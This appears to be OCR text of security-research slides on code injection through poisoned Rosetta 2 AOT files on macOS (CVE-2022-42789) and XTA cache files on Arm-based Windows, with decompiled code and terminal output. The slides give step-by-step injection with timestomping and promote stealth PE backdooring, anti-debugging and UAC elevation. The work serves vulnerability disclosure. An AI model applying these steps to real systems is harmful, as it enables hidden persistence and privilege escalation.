
* https://objective-see.org/blog/blog_0x56.html

This exploit does not work if the library validation is enabled

- Because the library validation blocks loading of an unsigned dylib

But code injection by AOT poisoning can be applied to any x64 executable

- Even if the library validation is enabled!
- Recent macOS apps are built as FAT, so even if a user uses the app natively, an attacker can still use this technique




システム環境設定 編集 表示 ウインドウ ヘルプ
5月9日(月) 17:04
cdhash — python3 ~/.poetry/bin/poetry shell ▸ zsh — 121×24
(cdhash-HV-_GIgx-py3.9) ~/D/cdhash ❯❯❯
セキュリティとプライバシー
検索
一般
FileVault
ファイアウォール
プライバシー
入力監視
フルディスクアクセス
ファイルとフォルダ
画面収録
メディアと Apple Music
HomeKit
Bluetooth
ユーザ応答可能状況
オートメーション
ほかのアプリケーションの使用中でも、下のアプリケーションに画面の内容の記録を許可。
zoom.us
変更するにはカギをクリックします。
詳細...
VulnEmu
場所が変更された項目
to_apple
TEMP
画面収録
2022-0...9 17.01.52

Hiding malicious payload in SIP-protected location

If an attacker uses this technique to execute malware, IR process becomes harder

Because the original x64 executable does not contain any malicious payload

- The code to be executed is in the SIP-protected /var/db/oah/*/* directory
- Cannot access these poisoned AOT files without disabling SIP



Anti-Debugging

AOT-poisoned x64 executable cannot be debugged with LLDB

When analyzing it, we cannot perform dynamic analysis with LLDB!

- This makes a dynamic analysis harder

```
(cdhash-py3.10) nanoha@konakagawas-MacBook-Pro aot_poisoning % /tmp/mnt/ls

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ exit
(cdhash-py3.10) nanoha@konakagawas-MacBook-Pro aot_poisoning % lldb /tmp/mnt/ls
(lldb) target create "/tmp/mnt/ls"
Current executable set to '/tmp/mnt/ls' (x86_64).
(lldb) r
Process 19280 launched: '/tmp/mnt/ls' (x86_64)
warning: libobjc.A.dylib is being read from process memory. This indicates that LLDB could not
 read from the host's in-memory shared cache. This will likely reduce debugging performance.

Process 19280 exited with status = 5 (0x00000005) Terminated due to signal 5
```

The AOT file of ls is poisoned

LLDB cannot start debugging the AOT-poisoned executable

The Apple's fixes

Fixed at macOS Ventura 13.0 & Monterey 12.6 & Big Sur 11.7

- Apple assigned CVE-2022-42789
- Eligible for a generous bounty😀

AppleMobileFileIntegrity

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

Impact: An app may be able to access user-sensitive data

Description: An issue in code signature validation was addressed with improved checks.

CVE-2022-42789: Koh M. Nakagawa of FFRI Security, Inc.

https://support.apple.com/en-us/HT213488

Analyzing the Apple’s fixes

We cannot execute an AOT-poisoned x64 executable anymore

```
(.venv) ~/D/cdhash_py ❯❯❯ /tmp/mnt/ls                                     ✗ 133
rosetta error: /var/db/oah/dd43d62a19ce057f8021211c9880f870de7b97f589a14630d7302
4968fa51ad4/c7cd916b3e13b2b0e18d50a0ac84ce2b66cfaf5934fd193a265e23e40abd71ab/ls.
aot: attachment of code signature supplement failed: 1
[1]    2100 trace trap  /tmp/mnt/ls
```

```
kernel
サブシステム: -- カテゴリ: <説明が見つかりません> 詳細

CODE SIGNING: proc 2100(ls) supplemental signature for file (ls.aot) does not match any attached cdhash (error: 1).
```

Kernel Log says “supplemental signature for file does not match any attached cdhash”

Rosetta 2 checks code signing status by calling `fcntl_nocancel`

```
iVar1 = fcntl_nocancel((int)fd_aot,F_ADDFILESUPPL,(long)&local_70);
if (((uVar3 & EPERM) != 0) && (iVar1 != 3)) {
                /* WARNING: Subroutine does not return */
  FUN_0001d9a4("%s: attachment of code signature supplement failed: %lld");
}
```

F_ADDFILESUPPL command is used

If `fcntl_nocancel` returns EPERM, Rosetta 2 throws the exception.

About the Apple's fixes

Apple's fixes rely on checking the dynamic code signing status (see the Appendix)

-> This means that **we can still inject code into non-signed executables**

So, TCC bypass is fixed, but a local attacker can still perform other exploitations

- Hiding malicious payload in SIP protected location
- Anti-debugging

Supplemental signature & linkage hash

Apple introduced a mitigation to code injection modifying AOT file before I reported

This is performed by adding supplemental signature to the AOT file of a signed x64 executable

- Supplemental signature contains the cdhash of the original executable named linkage hash
- Kernel (at `ubc_cs_blob_add_supplement()`) checks linkage hash matches cdhash of the original x64 executable
- If not matched, AOT file is not used for the execution

This mitigation has already been introduced in the first Big Sur!

- So, unlike Windows, Apple limited the code injection directly modifying AOT file

However, AOT poisoning bypassed this mitigation

- For more details, see the Appendix

```
typedef struct __CodeDirectory {
        uint32_t magic;
        uint32_t length;
        uint32_t version;
                :
        /* Version 0x20600 */
        uint8_t linkageHashType;
        uint8_t linkageApplicationType;
        uint16_t linkageApplicationSubType;
        uint32_t linkageOffset;
        uint32_t linkageSize;
        char end_withLinkage[0];
```

CodeDirectory struct contains members related to linkage hash from version 0x20600

https://github.com/apple-oss-distributions/xnu/blob/5c2921b07a2480ab43ec66f5b9e41cb872bc554f/osfmk/kern/cs_blobs.h#L209

A similar code injection on Arm-based Windows

AOT lookup hash for Arm-based Windows?

Arm-based Windows also reuses the translation result like Rosetta 2

When we run the same application twice, existing XTA cache files are reused


-> Are there any hashes corresponding to the AOT lookup hash on Windows?

To find the cache file, the XtaCache service should first open the executable image, map it, and calculate its hashes. ***Two hashes are generated based on the executable image path and its internal binary data.***

- Windows Internals, Part2 7th edition

Module header/path hashes

Only XtaCache service and Administrators group users can access this directory



ADOBEARMHELPER.EXE.50B4313C4D8BC729AEA5FE0DECBF4580.6A21A56F7C6F1DFE1683646B024EE7E2.x86.mp.2.jc

- module header hash
- module path hash
- cache version

But how are these hashes calculated?

How to calculate module path hash?

Decompile: FUN_140004c78 – (XtaCache.exe)

```
  }
  else {
    FUN_140001040((longlong *)&DAT_14000f4d0,uVar3);
                            /* file path (e.g., \DEVICE\HARDDISKVOLUME3\USERS\TEST) */
    NVar2 = BCryptHashData(param_1,*(PUCHAR *)(param_3 + 4),(ULONG)*param_3,0);
    if (-1 < NVar2) {
      NVar2 = BCryptFinishHash(param_1,(PUCHAR)pbOutput,(ULONG)uVar3,0);
      if (-1 < NVar2) {
        uVar3 = RtlAllocateHeap(DAT_14000f4c8,0,0x40);
```

Module path hash is calculated by the NT device path name of the target x86/x64 executable

How to calculate module header hash?

```
    pImageNtHeader = (PIMAGE_NT_HEADERS64)RtlImageNtHeader(imageBase);
    uVar7 = 0;
    offsetOfNtHeader = (int)pImageNtHeader - (int)imageBase;
                    /* PE32 */
    if ((pImageNtHeader->OptionalHeader).Magic == 0x10b) {
      uVar1 = offsetOfNtHeader + 0x34;
                    /* DOS + NT headers */
      NVar3 = BCryptHashData(hHash,imageBase,uVar1,0);
      if (-1 < NVar3) {
                    /* To skip ImageBase field for hashing */
        lVar5 = (ulonglong)uVar1 + 4;
LAB_140004ab8:
        uVar7 = 0;
                    /* Remaining NT headers */
        NVar3 = BCryptHashData(hHash,imageBase + lVar5,
                               (pImageNtHeader->FileHeader).SizeOfOptionalHeader - 0x20,0);
        if (-1 < NVar3) {
          uVar7 = 0;
                    /* LastWriteTime */
          NVar3 = BCryptHashData(hHash,(PUCHAR)&fileBasicInfo.LastWriteTime,8,0);
          if (-1 < NVar3) {
            uVar7 = 0;
            NVar3 = BCryptFinishHash(hHash,(PUCHAR)pbOutput,(ULONG)uVar4,0);
```

Module header hash is calculated from the following information:
- DOS header
- NT headers (not including ImageBase)
- LastWriteTime (i.e., mtime)

How to calculate module header hash?

```
    pImageNtHeader = (PIMAGE_NT_HEADERS64)RtlImageNtHeader(imageBase);
    uVar7 = 0;
    offsetOfNtHeader = (int)pImageNtHeader - (int)imageBase;
                    /* PE32 */
    if ((pImageNtHeader->OptionalHeader).Magic == 0x10b) {
      uVar1 = offsetOfNtHeader + 0x34;
                    /* DOS + NT headers */
      NVar3 = BCryptHashData(hHash,imageBase,uVar1,0);
      if (-1 < NVar3) {
                    /* To skip ImageBase field for hashing */
        lVar5 = (ulonglong)uVar1 + 4;
LAB_140004ab8:
        uVar7 = 0;
                    /* Remaining NT headers */
        NVar3 = BCryptHashData(hHash,imageBase + lVar5,
                               (pImageNtHeader->FileHeader).SizeOfOptionalHeader - 0x20,0);
        if (-1 < NVar3) {
          uV
          
          NV
          i
```

Module header hash is calculated from the following information:

- DOS header
- NT headers (not including ImageBase)
- LastWriteTime (i.e., mtime)

Only mtime is used for hashing 😅

We can easily cause the hash collision for the module header hash by timestomping mtime

translate_tool for Arm-based Windows?

There is no translate_tool on Arm-based Windows😥

We cannot create an XTA cache file without running an x86/x64 executable

-> To address this issue, XtacTranslateTool is created

- This tool enables us to create an XTA cache file without running
- Does not require admin privileges
- For more details, see the Appendix

XTA cache poisoning

Steps to inject code

1. Inject shellcode into the target executable
2. Create an XTA cache file using XtacTranslateTool
3. Restore the target executable to the original one
4. Restore the LastWriteTime
5. Run the target executable
6. Poisoned XTA cache file is used for the execution😎

Unlike macOS, XtaCache service happily accepts an executable with an invalid code signature

- So, we can easily apply this technique to a signed executable

Exploitation: stealth PE backdooring

Backdooring PE files is used to achieve persistence

Backdooring PE Files with Shellcode

The purpose of this lab is to learn the Portable Executable (PE) backdooring technique by adding a new readable/writable/executable code section with our malicious shellcode to any portable executable file.

High level process of this technique:

https://www.ired.team/offensive-security/code-injection-process-injection/backdooring-portable-executables-pe-with-shellcode#final-note

We can easily detect backdoored PE by inspecting it

- Because this method typically adds new section and modifies the entrypoint of the target PE file

PE backdooring by XTA cache poisoning does not have such downsides

- Backdoored PE file is the same as the original one, so we cannot see any suspicious indicators in this

Exploitation: user-assisted EoP


UAC elevation by hijacking the trust of software

